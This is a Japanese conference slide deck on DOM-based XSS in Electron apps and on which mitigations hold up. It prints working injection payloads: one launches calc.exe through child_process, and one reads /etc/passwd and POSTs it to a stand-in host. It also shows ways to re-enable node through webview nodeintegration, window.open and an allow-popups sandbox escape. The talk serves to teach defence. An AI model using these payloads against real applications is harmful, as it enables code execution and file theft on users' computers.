Electronの倒し方

Yosuke HASEGAWA @hasegawayosuke

自己紹介

はせがわようすけ @hasegawayosuke
セキュリティのほうからやってきました。

- OWASP Kansai Local Chapter Leader
- OWASP Japan board member
- (株)セキュアスカイ・テクノロジー 技術顧問
- http://utf-8.jp/ author of aaencode / jjencode

ちなみに！

早口でかっ飛ばすので、メモをとるよりも録音＆写真のほうがいいかも！

※資料は30分後に公開します！


提供
Shibuya.XSS
UTF-8.jp
エレクトロンで安全なアプリを
作るための挑戦が今はじまる!!

Electronアプリにおける セキュリティ保護機能



そんなものはない

Electronアプリを安全に作るたったひとつの方法

気合い

まとめ

- Electronのセキュリティ保護機構
  - ないから諦める
- Electronアプリを安全に作る方法
  - 気合いを入れる


Fin

スライドショーの最後です。クリックすると終了します。

気を取り直して

Electron Apps
なにが危ないのか

Electron Apps - なにが危ないのか

- Electron固有の注意点、Webアプリの技術に加え、ローカルアプリの技術が求められる
  - メインプロセス : node.js
    - Electron固有の注意点
    - Webではないローカルアプリに対するセキュリティ対策 (symlink攻撃やレースコンディションなど)
  - レンダラプロセス : Chromium + node.js
    - Electron固有の注意点
    - 従来通りのフロントエンドのセキュリティ対策 (DOM-based XSSなど)
    - 場合によってはローカルアプリの対策

Electron固有の注意点

- 個々のAPIを使う上での注意点
  - window.open
  - webviewタグ
  - webFrame
    - registerURLSchemeAsSecure
    - registerURLSchemeAsBypassingCSP
    - registerURLSchemeAsPrivileged
    - executeJavaScript
  - etc...
- 今日は時間がないので省略

  (調べるための時間が…)

ローカルアプリのセキュリティ対策

- ローカルアプリのセキュリティ対策も必要
  - symlink攻撃
  - レースコンディション
  - 暗号の不適切な利用
  - 過大なアクセス権限
    - 機密情報が644など
  - ファイル名の別名表記
    - 8.3形式、ADS(file.txt::$DATA)など
  - その他諸々

ローカルアプリのセキュリティ対策

- Webアプリとは異なる知識、背景
  - プラットフォーム固有の知識が必要
  - 資料がC/C++時代から進展していない

- 参考資料
  - Secure Programming HOWTO
    http://www.dwheeler.com/secure-programs/Secure-Programs-HOWTO/index.html
  - IPA セキュア・プログラミング講座：C / C++言語編
    https://www.ipa.go.jp/security/awareness/vendor/programmingv2/clanguage.html

Webアプリとしてのセキュリティ対策

- レンダラプロセス：Chromium + node.js
  - (基本的に) DOM操作バリバリ
  - DOM-based XSSが発生しやすい
  - 従来どおりのフロントエンドのセキュリティ対策
  - Electron固有の注意点も(webFrame、webviewなど)
  - 場合によってはローカルアプリの対策も

Webアプリとしてのセキュリティ対策

- レンダラプロセス：Chromium + node.js
  - (基本的に) DOM操作バリバリ
  - DOM-based XSSが発生しやすい
  - 従来どおりのフロントエンドのセキュリティ対策
  - Electron固有の注意点も(webFrame、webviewなど)
  - 場合によってはローカルアプリの対策も

今日の本題

Webアプリとしてのセキュリティ対策

- DOM-based XSSが発生しやすい
  - DOM操作が多い
  - そもそもDOM-based XSSは見つけにくい

```
fs.readFile( filename, (err,data)=>{
    if(!err)element.innerHTML = data; //XSS!
} );
```

```
fs.readdir ( dirname, (err,files)=>{
    files.forEach( (filename)=>{
        let elm = createElement( "div" );
        elm.innerHTML =
            `<a href='${filename}'>${filename}</a>`; //XSS!
        paerntElm.appendChild( elm );
    } );
} );
```

「innerHTMLならXSSして当たり前じゃん」で笑い流せないくらいよくある

Webアプリとしてのセキュリティ対策

- DOM-based XSSが発生すると致命的な被害
  - 攻撃者によってinjectされたコード内でもnodeのフル機能がつかえる(ことが多い)
- alert だけじゃない
  - ローカルファイルの読み書き
  - 他アプリへの干渉
  - 任意プロセスの生成
  - ローカル環境の破壊…
- 要するに、DOM-based XSSをきっかけに任意コード実行ができる

XSSの脅威 - Webアプリとの比較

- 従来のWebアプリ
  - ニセ情報の表示、Cookieの漏えい、Webサイト内の情報の漏えい…
  - 「該当Webサイト内」でJSができること全て
  - 該当Webサイトを超えては何もできない
- ブラウザに守られている … サンドボックス
  - 脆弱性があっても自身のWebサイト以外への影響はない
  - サイト運営者が責任を持てる範囲でしか被害が発生しない

XSSの脅威 - Webアプリとの比較

- ElectronにおけるXSS
  - アプリを使っているユーザーの権限での任意コードの実行
  - PC内でそのユーザーができること全て
    - 既存アプリケーションの破壊
    - オンラインバンキング用アプリの改ざん、盗聴
    - マルウェア感染、配信
  - 該当アプリケーションの範囲を超えて何でもできる
- 開発者の責任の重みがまったく変わってくる

DbXSS on Electron Apps

ElectronでのDOM-based XSS

- デフォルトでレンダラ上でもnode機能が有効

```
// xss_payloadは攻撃者がコントロール可能な文字列
elm.innerHTML = xss_paylorad; //XSS!
```

```
// 攻撃者はxss_payloadに以下の値を設定することで電卓を起動可能
xss_paylorad = `<img src=# onerror=
  "require('child_process').exec('calc.exe', ()=>{})">`;
```

```
// xss_payloadに以下の値を設定することでファイルを奪取可能
xss_paylorad = `<img src=# onerror="
  var s = require('fs').readFileSync( '/etc/passwd','utf-8' );
  var x = new XMLHttpRequest();
  x.open('POST', 'http://example.jp/', true );
  x.send( s );
">`;
```

DEMO1: DOM-based XSS

XSSの脅威

- 任意コード実行が可能 - まるでバッファオーバーフロー

XSSの脅威

- 任意コード実行が可能 - まるでバッファオーバーフロー

> “XSS: The New Buffer Overflow
> In many respects, an XSS vulnerability is just as dangerous as a buffer overflow.
>
> 多くの点から見て、XSS 脆弱性の危険性はバッファ オーバーフローに匹敵します。”

"Security Briefs: SDL Embraces The Web", Apr. 2008
http://web.archive.org/web/20080914182747/http://msdn.microsoft.com/en-us/magazine/cc794277.aspx


MSの時代の先読み感すごい…

開発者にできること

- 脆弱性を作りこまない！
  - Electronにはセキュリティ保機構はない
  - Webアプリ向けの保護機構(CSPなど)も限定的 (後述)
  - 脆弱性を生まないように気合いと根性でコードを書くしかない！

DOM-based XSS

- ソースをエスケープ等せずにシンクに与えることでJS上で発生するXSS
  - ソース：攻撃者の与えた文字列
  - シンク：文字列からHTMLを生成したりコードとして実行する箇所



DOM-based XSS

従来のWebアプリケーション

- ソース：攻撃者がコントロール可能な箇所

```
location.href  location.hash  location.search  window.name
document.referrer  XHR.responseText postMessage …
```

- シンク：文字列をJSとして動作させる箇所

```
location.href  location.assign  document.write  innerHTML
eval  Function  setTimeout  setInterval  …
```

DOM-based XSS

従来のWebアプリケーション

- ソース：攻撃者がコントロール可能な箇所

```
location.href  location.hash  location.search  window.name
document.referrer  XHR.responseText postMessage …
ユーザー名　コンピュータ名　ファイル名　ファイルの内容
データベース内の文字列　ログの内容　その他あらゆるデータ
```

- シンク：文字列をJSとして動作させる箇所

```
location.href  location.assign  document.write  innerHTML
eval  Function  setTimeout  setInterval  …
require  child_process  webFrame.executeJavaScript REPL …
```

従来のWebアプリでは存在しなかったソースからXSSが発生

DOM-based XSS

- 従来のWebアプリでは存在しなかったソース
  - あらゆるデータ部分がXSSソースとなり得る
- シンクはそれほど増えていない
  - requireなどに動的な引数を与えることは通常ない
- ソースを意識する(サニタイズ)のではなくシンクへ渡す際にエスケープする
  - あるいはDOM操作関数(textContent/setAttributeなど)

DOM-based XSSの緩和

DOM-based XSSの緩和

- DOM-based XSSを緩和する方法を考える
  - レンダラでのnode機能の無効化
  - Content Security Policyの導入
  - iframe sandboxの利用

DOM-based XSSの緩和

- DOM-based XSSを緩和する方法を考える
  - レンダラでのnode機能の無効化
  - Content Security Policyの導入
  - iframe sandboxの利用

DbXSSの緩和 - node機能の無効化

- レンダラ内でもnodeが使えるから被害が増大
  - nodeを切っておけばいいのでは?

```
mainWindow = new BrowserWindow( {
    width: 600,
    height: 400,
    webPreferences: { nodeIntegration : false }
} );
```

DbXSSの緩和 - node機能の無効化

- レンダラ内でnode機能を再活性化できる
  - webview要素にnodeintegration属性を付与

```
<webview nodeintegration src="data:text/html,
    <script>
        require('child_process')
        .exec('calc.exe', ()=>{})
    </script>
"></webview>
```

  - window.openに'nodeIntegration=1'を付与

```
window.open('http://example.jp/', '', 'nodeIntegration=1');
// example.jpサイトのJSはnode機能が利用可能になる
```

DEMO2: nodeIntegration

DbXSSの緩和 - node機能の無効化

- レンダラ内で確実にnode機能をオフにする方法はない
  - XSSによって<webview>タグを挿入されると、結局nodeの全機能が悪用される

DOM-based XSSの緩和

- DOM-based XSSを緩和する方法を考える
  - レンダラでのnode機能の無効化
  - Content Security Policyの導入
  - iframe sandboxの利用

DbXSSの緩和 - CSPの導入

- レンダラにContent Security Policyを導入

```
<meta http-equiv="Content-Security-Policy"
    content="default-src 'self'">
```

  - スクリプトや画像などのリソースが同一オリジン内に制限される
  - インラインスクリプトやevalが禁止される
- これでXSSが発生しても攻撃できないのでは?

DbXSSの緩和 - CSPの導入

- レンダラにContent Security Policyを導入

```
<meta http-equiv="Content-Security-Policy"
    content="default-src 'self'">
...
<webview nodeintegration src="data:text/html,
    <script>
        require('child_process')
        .exec('calc.exe', ()=>{})
    </script>
"></webview>
```

  - CSPが指定されてもwebviewタグ内ではスクリプトが実行可能
  - CSPではXSSの緩和にならない

DEMO3: CSP vs <webview>

DbXSSの緩和 - CSPの導入

- CSPが指定されていても、<webview>内では自由にJSが実行可能
- CSPではXSSの脅威を緩和できない

DOM-based XSSの緩和

- DOM-based XSSを緩和する方法を考える
  - レンダラでのnode機能の無効化
  - Content Security Policyの導入
  - iframe sandboxの利用

DbXSSの緩和 - iframe sandbox

- iframe sandbox - iframe内でのJS実行を禁止
  - レンダリング(DOM操作)を全てiframe sandbox内で行えばXSSがあっても被害が出にくいのでは?

```
<iframe sandbox="allow-same-origin" id="sb"
   srcdoc="<html><div id=msg'></div>..."></iframe>
....
document.querySelector("#sb")
    .contentDocument.querySelector("#msg").innerHTML =
    "Hello, XSS!<script>alert(1)<¥/script>";
```

  - この方法は意外と強い
  - iframe内でXSSが発生しても被害を抑えることができる

DbXSSの緩和 - iframe sandbox


- <iframe sandbox[="params"]> 代表的なもの
  - allow-forms - フォームの実行を許可
  - allow-scripts - スクリプトの実行を許可
  - allow-same-origin - 同一オリジン扱いを許可
  - allow-top-navigation - topへの干渉を許可
  - allow-popups - ポップアップを許可

allow-scriptsは危険。緩和策にならない。(理由は自明)
allow-top-navigation、allow-popupsも危険

DbXSSの緩和 - iframe sandbox

```
<iframe sandbox="allow-same-origin allow-popups" id="sb"
   srcdoc="<html><div id='msg'></div>..."></iframe>
....
var xss = `<a target="_blank"
    href="data:text/html,<script>alert(1);<¥/script>">Click</a>`;
document.querySelector("#sb")
    .contentDocument.querySelector("#msg").innerHTML = xss;
```


iframe内ではJSは動かないが、popupの中ではJSが動く



DbXSSの緩和 - iframe sandbox

```
<iframe sandbox="allow-same-origin allow-popups" id="sb"
   srcdoc="<html><div id='msg'></div>..."></iframe>
....
var xss = `<a target="_blank" href="data:text/html,
&lt;script&gt;1&lt;/script&gt;&lt;webview nodeintegration
src=&quot;data:text/html,&lt;b&gt;webview&lt;/b&gt;
&lt;script&gt;require('child_process').exec('calc.exe',
()=>{})&lt;/script&gt;&quot;&gt;&lt;/webview&gt;">Click</a>`;
document.querySelector("#sb")
    .contentDocument.querySelector("#msg").innerHTML = xss;
```

popupの中ではnode機能の使えるJSが動く



DEMO4: iframe sandbox

DbXSSの緩和 - iframe sandbox

- iframe sandboxによりXSSの脅威を緩和できる
  - レンダリング(DOM操作)を全てiframe sandbox内で行えばXSSがあっても被害が発生しにくい
  - allow-scripts、allow-top-navigation、allow-popupsをつけてはいけない

まとめ

まとめ

- ElectronでのDbXSSはWebアプリより深刻
  - 任意コードの実行
- Electron自体には有効な保護機構はない
  - レンダラ内でnode機能が再活性化されやすい
- iframe sandboxによって脅威を緩和することが可能
- Electron固有の注意点については今回は触れていません
  - webviewタグ、webFrame APIなど…

提供

Shibuya.XSS
UTF-8.jp


次回予告
帰ってきたエレクトロン
3月28日 Shibuya.XSS開催決定!

Question?

hasegawa@utf-8.jp

@hasegawayosuke

http://utf-8.jp/